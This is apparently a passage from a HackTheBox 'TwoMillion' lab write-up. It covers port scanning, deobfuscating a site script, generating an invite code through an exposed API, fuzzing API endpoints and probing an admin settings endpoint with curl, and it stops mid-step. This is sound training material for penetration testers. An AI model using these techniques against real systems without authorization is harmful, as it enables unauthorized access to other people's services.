HackTheBox TwoMillion Writeup
TwoMillion
Nmap Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Nmap 7.95 scan initiated Thu May 29 10:47:11 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN nmap 10.10.11.221
Nmap scan report for 10.10.11.221
Host is up, received echo-reply ttl 63 (0.079s latency).
Scanned at 2025-05-29 10:47:13 CDT for 12s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx
|_http-title: Did not follow redirect to http://2million.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu May 29 10:47:25 2025 -- 1 IP address (1 host up) scanned in 14.21 seconds
HTTP Enumeration Port 80

According to the nmap output, it redirects to 2million.htb, so I added this domain to my /etc/hosts file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl 2million.htb -v
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> GET / HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 29 May 2025 07:29:08 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Set-Cookie: PHPSESSID=o0rdhkgh4nfh0s3dt4o3713p36; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
Login Page

Tried SQL Injection… failed
Invite Code Page

Tried SQL Injection… failed
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
<!-- scripts -->
    <script src="/js/htb-frontend.min.js"></script>
    <script defer src="/js/inviteapi.min.js"></script>
    <script defer>
        $(document).ready(function() {
            $('#verifyForm').submit(function(e) {
                e.preventDefault();

                var code = $('#code').val();
                var formData = { "code": code };

                $.ajax({
                    type: "POST",
                    dataType: "json",
                    data: formData,
                    url: '/api/v1/invite/verify',
                    success: function(response) {
                        if (response[0] === 200 && response.success === 1 && response.data.message === "Invite code is valid!") {
                            // Store the invite code in localStorage
                            localStorage.setItem('inviteCode', code);

                            window.location.href = '/register';
                        } else {
                            alert("Invalid invite code. Please try again.");
                        }
                    },
                    error: function(response) {
                        alert("An error occurred. Please try again.");
                    }
                });
            });
        });
    </script>
If the invite code is valid, it redirects to /register. I tried visiting the endpoint without a valid invite code.
Register Page

Let’s try to create a user?

It requires an invite code… I tried modifying the invite code to a random word.


Try SQL Injection again… failed
Going back to the source code, I noticed the webpage includes a custom JavaScript file called inviteapi.min.js.
The content of it is:
1
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))
Let’s de-obfuscate it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
eval(
  (function (p, a, c, k, e, d) {
    e = function (c) {
      return c.toString(36)
    }
    if (!''.replace(/^/, String)) {
      while (c--) {
        d[c.toString(a)] = k[c] || c.toString(a)
      }
      k = [
        function (e) {
          return d[e]
        },
      ]
      e = function () {
        return '\\w+'
      }
      c = 1
    }
    while (c--) {
      if (k[c]) {
        p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])
      }
    }
    return p
  })(
    '1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',
    24,
    24,
    'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split(
      '|'
    ),
    0,
    {}
  )
)
Running this code gave me the following results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
function verifyInviteCode(code) {
  var formData = { code: code }
  $.ajax({
    type: 'POST',
    dataType: 'json',
    data: formData,
    url: '/api/v1/invite/verify',
    success: function (response) {
      console.log(response)
    },
    error: function (response) {
      console.log(response)
    },
  })
}
function makeInviteCode() {
  $.ajax({
    type: 'POST',
    dataType: 'json',
    url: '/api/v1/invite/how/to/generate',
    success: function (response) {
      console.log(response)
    },
    error: function (response) {
      console.log(response)
    },
  })
}
I found an API endpoint that generates invite codes. Let’s try sending a POST request to it.
1
2
3
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl -X POST http://2million.htb/api/v1/invite/how/to/generate
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."}
The data looks like it’s encrypted with ROT13. Let’s decrypt it.

It tells us to go to /api/v1/invite/generate again, let’s try:
1
2
3
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"Ulg2VzItTjJONjAtOFhZWDItSEFFOVM=","format":"encoded"}}
Great, we have an encoded code. It looks like Base64, so let’s decode it.
1
2
3
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ echo 'Ulg2VzItTjJONjAtOFhZWDItSEFFOVM=' | base64 -d
RX6W2-N2N60-8XYX2-HAE9S
Let’s now register with creds: wzwr@email.com:wzwr


We can download an ovpn file? I’ll make a note of that for now…
By looking at the api that get the ovpn, we found /api/v1/user/vpn/generate, we can try to brute force api with /api/v1/user ot /api/v1/admin to find any interesting…
API Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ ffuf -u "http://2million.htb/api/v1/admin/FUZZ" -w /usr/share/wordlists/SecLists-2024.4/Discovery/Web-Content/api/api-endpoints-res.txt -fc 301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://2million.htb/api/v1/admin/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists-2024.4/Discovery/Web-Content/api/api-endpoints-res.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

auth                    [Status: 401, Size: 0, Words: 1, Lines: 1, Duration: 56ms]
auth                    [Status: 401, Size: 0, Words: 1, Lines: 1, Duration: 95ms]
:: Progress: [12334/12334] :: Job [1/1] :: 439 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ ffuf -u "http://2million.htb/FUZZ" -w /usr/share/wordlists/SecLists-2024.4/Discovery/Web-Content/swagger.txt -fc 301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://2million.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists-2024.4/Discovery/Web-Content/swagger.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

api                     [Status: 401, Size: 0, Words: 1, Lines: 1, Duration: 56ms]
:: Progress: [55/55] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

We got the list of api. Let try to enumerate the update user settings API.
Test API
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl -X PUT "http://2million.htb/api/v1/admin/settings/update" -v -H 'Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
> Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 29 May 2025 08:09:41 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"status":"danger","message":"Invalid content type."}
Let’s try using json as content type:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl -X PUT "http://2million.htb/api/v1/admin/settings/update" -v -H 'Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u' -H 'Content-Type: application/json'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
> Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u
> Content-Type: application/json
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 29 May 2025 08:18:29 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"status":"danger","message":"Missing parameter: email"}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl -X PUT "http://2million.htb/api/v1/admin/settings/update" -v -H 'Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u' -H 'Content-Type: application/json' --data '{"email": "wzwr@email.com"}'
